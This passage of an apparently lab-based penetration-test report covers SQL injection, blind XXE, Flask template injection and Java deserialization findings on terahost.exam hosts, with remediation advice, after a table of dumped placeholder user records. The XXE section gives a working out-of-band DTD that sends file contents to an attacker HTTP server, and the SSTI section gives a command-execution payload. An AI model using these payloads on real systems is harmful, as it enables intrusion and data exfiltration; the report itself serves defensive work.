28	risus.Donec@Duisrisusodio.co.uk	Brianna	Mendez	603hc2636pjk9p7csof363iqf9678pw1
29	dui.Suspendisse.ac@loremluctus.com	Linda	Moody	658em1294utt9b1ilqh480ihd9500sr9
30	posuere.cubilia@tinciduntDonecvitae.edu	Veda	May	071oe0640wkr7v6oasi385mfq4970do5
31	Curabitur.dictum.Phasellus@adipiscing.ca	Harlan	Calderon	048jr9090hox6w0tmch075hjp4317rf9
32	tempor.diam@diam.org	Lenore	Hammond	160gc2437kfo3l4pytq286tmz5874ac8
33	Morbi.quis@adipiscing.org	Giacomo	Ashley	935pk4247exu9d5lvzu862mvf7888yj7
34	Vestibulum.ante.ipsum@magnamalesuada.com	Mary	Snow	140lf1687ugz0n7pssp556gvl1391mw4
35	enim.commodo@guam.co.uk	Iris	Fernandez	747li2148ctu6b5vafr157amy5010pp1
36	mi@justoPraesentluctus.co.uk	Kennan	Kinney	432ap8771ycw6h8hgij218cbx2741dz1
37	aliquet@egetmetus.org	Shaine	Owens	283tk7259psf2i6swek826rcp0986hz0
38	dui@Suspendissenon.org	Hayden	Rodriguez	247ks2736yva2q2tres312nzv4540cw7
39	est.Nunc.laoreet@pede.edu	Amery	Knight	454fw5567onx0n9uefz275mba7902et2
40	porttitor.eros.nec@estMauriseu.co.uk	Kareem	Tillman	416km0208xms5t4tuui444ibq7827wx4
41	a@aliquamadipiscinglacus.com	Wilma	Johnson	500ea9010ocx7f1ifze205kdf1510sw9
42	magna.Suspendisse@enimcommodohendrerit.org	Bruno	Silva	720jd9850xep9l0tchs955qfl3231wn2
43	vitae.erat@gravidaPraesenteu.edu	Steven	Cooley	806gs7612xmk0e8hufm337btk4399ds9
44	Donec.dignissim@Cumsociis.org	Simon	Castaneda	093yu0832eed0p8jnaq903lqu3449ym8
45	nec.mauris.blandit@augueeutempor.org	Althea	Riddle	812hf0437mad2y9pasw447obg3441zg0


Recommendation	Use parameterized queries that prevent the interpretation of user input as SQL command syntax. Parameterized queries create placeholders for data that is subsequently inserted at runtime. Since data is only inserted into placeholders, there is no risk of the input being interpreted as SQL syntax. Although not sufficient, stored procedures and input sanitization can help prevent SQL injection in some cases. https://owasp.org/www-project-cheatsheets/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

6.4 SQL Injection – Time Based

Severity Level	Critical
Location	**www.terahost.exam**
Observation	SQL Injection vulnerabilities arise when user-controllable data incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query. Various attacks can be performed via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges with the database, and executing operating system commands. The application is vulnerable to SQL injection attacks. The application uses user-supplied data to construct SQL database queries. An attacker can submit user input in order to change the structure of SQL statements and effectively bypass application logic. Once the attacker can control the application's SQL syntax, they can send commands directly to the database with the same privileges of the application in order to query or update application data.
Reference	https://owasp.org/www-community/attacks/SQL_Injection
Impact	An attacker who can alter SQL statements will be able to execute queries at the privilege level of the database user. In most cases this means that the vulnerability could lead to dumping of the database and exposure of sensitive information.
Proof of Concept	
Evidence: **1.** The domain parameter is vulnerable to SQLi, capture the request and send it to SQLmap like below	



2. Using SQLMap these databases were retrieved successfully



Recommendation	Use parameterized queries that prevent the interpretation of user input as SQL command syntax. Parameterized queries create placeholders for data that is subsequently inserted at runtime. Since data is only inserted into placeholders, there is no risk of the input being interpreted as SQL syntax. Although not sufficient, stored procedures and input sanitization can help prevent SQL injection in some cases. https://owasp.org/www-project-cheatsheets/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

6.5 Out-of-band XXE – Blind XXE

Severity Level	Critical
Location	me.terahost.exam/support
Observation	The application is vulnerable to XXE injection.The XML standard defines entities which allow an XML parser to retrieve local or remote content via a declared system identifier. An improperly configured XML parser can enable an attacker to use XXE injection to define entities that are external to current XML document. Allowing an attacker to control the source of content that is loaded into the XML document can lead to a number of attacks including the disclosure of sensitive information.
Reference	https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet
Impact	XXE injection is a serious vulnerability that allows attackers to access to files and directories outside the XML document. With arbitrary access to the file system, an attacker can access configuration data, passwords, log files, source code, intellectual property, or system files. Besides the disclosure of sensitive data, this attack may lead to a denial of service, enable malicious code execution, or allow the attacker to conduct a, port scan from the perspective of the machine where the parser is located.

Proof of Concept

Evidence:

1. Navigate to me.terahost.exam/support and type anything in the message field.
2. Intercept the request using burp and send it to repeater
3. On your local machine create a file called data.dtd and put the content below inside it

```
<!ENTITY % out SYSTEM "php://filter/read=convert.base64-encode/resource=file:///var/www/me.terahost.exam/info.php">
<!ENTITY % intern "<!ENTITY &#37; xxe SYSTEM 'http://10.100.13.204:7777/x=?%out;'> ">
~
~
~
~
```

4. Start a python server using the command “python -m SimpleHTTPServer 7777”, then go to the burp and edit the request as following:

Request

Raw Params Headers Hex XML

```
POST /supporter HTTP/1.1
Host: me.terahost.exam
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://me.terahost.exam/support
Content-Type: text/xml
Support: members
X-Requested-With: XMLHttpRequest
Content-Length: 321
Connection: close
viCookie: _sid_=fp8m2dv0cf0tam8ll37c6kk155

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE XXE_OOB [
<!ENTITY % remote SYSTEM "http://10.100.13.204:7777/data.dtd">
%remote;
%intern;
%xxe;
]>

<report>
<date>2020-05-20</date>
        <userinfo>test1 test (test@test.com)</userinfo>
        <message>test</message>
</report>
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Wed, 20 May 2020 18:05:30 GMT
Server: eXtreme
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
Animal: cow, camel
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Content-Length: 60
Connection: close
Content-Type: text/html

{"status":"success","path":"\/support?success","message":""}
```

5. Go back to the terminal and you will see the response as a base64, decode it and will see the source code of the page

```
10.100.13.33 - - [20/May/2020 14:04:21] "GET /data.dtd HTTP/1.0" 200 -
10.100.13.37 - - [20/May/2020 14:04:22] "GET /data.dtd HTTP/1.0" 200 -
10.100.13.33 - - [20/May/2020 14:04:58] "GET /data.dtd HTTP/1.0" 200 -
10.100.13.37 - - [20/May/2020 14:05:01] "GET /data.dtd HTTP/1.0" 200 -
10.100.13.37 - - [20/May/2020 14:05:31] "GET /data.dtd HTTP/1.0" 200 -
10.100.13.37 - - [20/May/2020 14:05:33] code 404, message File not found
10.100.13.37 - - [20/May/2020 14:05:33] "GET /x=?PD9waHANCg0KcGhwaW5mbygpOw0K HTTP/1.0" 404 -
10.100.13.33 - - [20/May/2020 14:05:46] "GET /data.dtd HTTP/1.0" 200 -
10.100.13.33 - - [20/May/2020 14:05:50] "GET /data.dtd HTTP/1.0" 200 -

<!ENTITY % out SYSTEM "php://filter/read=convert.base64-encode/resource=file:///var/www/me.terahost.exam/info.php">
<!ENTITY % intern "<!ENTITY &#37; xxe SYSTEM 'http://10.100.13.204:7777/x=?%out;'> ">
~
```

```
PD9waHANCg0KcGhwaW5mbygpOw0K
```

```
<?php

phpinfo();
```

Recommendation

Configure the XML parser to use a local static DTD and disallow any declared DTD included in the XML document.


6.6 SSRF to RCE - Template Injection

Severity Level	Critical
Location	blog.terahost.exam
Observation	The application is vulnerable to template injection. Template injection results when user input is dynamically inserted into a client-side or server-side template. Client-side template injection can be used to bypass sandbox controls and launch cross-site scripting attacks again users. Server-side template injection allows attacks against backend servers including the possibility of remote code execution
Reference	http://blog.portswigger.net/2015/08/server-side-template-injection.html
Impact	Template injection takes advantage of templating frameworks that insert user input into templates to create dynamic pages. An attacker can use template injection to launch attacks against users or the webserver. With client-side template injection, an attacker can execute arbitrary JavaScript in cross-site scripting attacks against users in order to steal credentials, hijack sessions, or redirect users to malicious sites. With server-side template injection, an attacker could obtain arbitrary remote code execution (RCE). Remote code execution allows an attacker to exfiltrate sensitive data from the server or set up a backdoor for shell access.

Proof of Concept

Evidence:


1. After login as admin which I will describe later, navigate to the following URL:
   - ⇨ **http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:5000&action=import&import=Try**



2. From the response you can see a tag comment, I add a param name after the port and set it value to anything. It reflected in the response like


⇨ <!— Is you name anything? -->

3. Next step was test the param for template injection as the application running on port 5000 was Flask which has a lot of public exploits




4. We have a template injection, using the following payload I was able to run commands on the server

```
{{config.__class__.__init__.__globals__['os'].popen('ls').read()}}
```



5. Next step was to get a reverse shell



Recommendation	Remediate client-side template injection by not embedding user input dynamically into client-side templates and avoiding server-side reflection of user input. For server-side template injection, avoid the use of user-modified templates. If that is not possible, prevent impact by limiting server-side access through sandboxing of the application and operating system. In addition, update frameworks and libraries to the most current version.


6.7 SSRF to RCE – Java Deserialization

Severity Level	Critical
Location	blog.terahost.exam
Observation	The application is vulnerable to java deserialization. The Java deserialization problem occurs when applications deserialize data from untrusted sources and is one of the most widespread security vulnerabilities to occur over the last couple years. Serialization is the process of turning some object into a data format that can be restored later. People often serialize objects in order to save them to storage, or to send as part of communications. Deserialization is the reverse of that process, taking data structured from some format, and rebuilding it into an object. Today, the most popular data format for serializing data is JSON. Before that, it was XML.
Reference	https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html
Impact	Depending on the payload, a gadget chain can perform Remote Code Injection, Remote Command Execution, Denial of Service, etc. In most cases, the exploit is possible without any authentication. Finally, note that an attack on a server like WebLogic could impact all its running web applications. For these reasons, Java deserialization vulnerabilities are considered to be critical vulnerabilities.


Proof of Concept

Evidence:


1. After login as admin which I will describe later, navigate to the following URL:
   - ⇨ **http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:1337&action=import&import=Try**




2. You will see that the application requires a parameter called data, when pass a value to the parameter the app says we have to use base64 when in java mode




3. I generate some payload using a tool called ysoserial to let the application ping me first, then send them to intruder to start submitting them







4. After submitting the payloads, seeing my tcpdump the payload works successfully and I was able to ping myself. Next step is to gain REV



5. Getting a reverse shell





Recommendation	The two most viable remediation options for the Java deserialization vulnerability in JBoss application servers are: upgrade the Apache Commons-Collections library, or disable or restrict the known attack surface. Apache has released two patched versions of the Commons-Collections library, versions 3.2.2 and 4.1, which disable deserialization in the known vulnerable classes

6.8 Stored Cross-Site Scripting

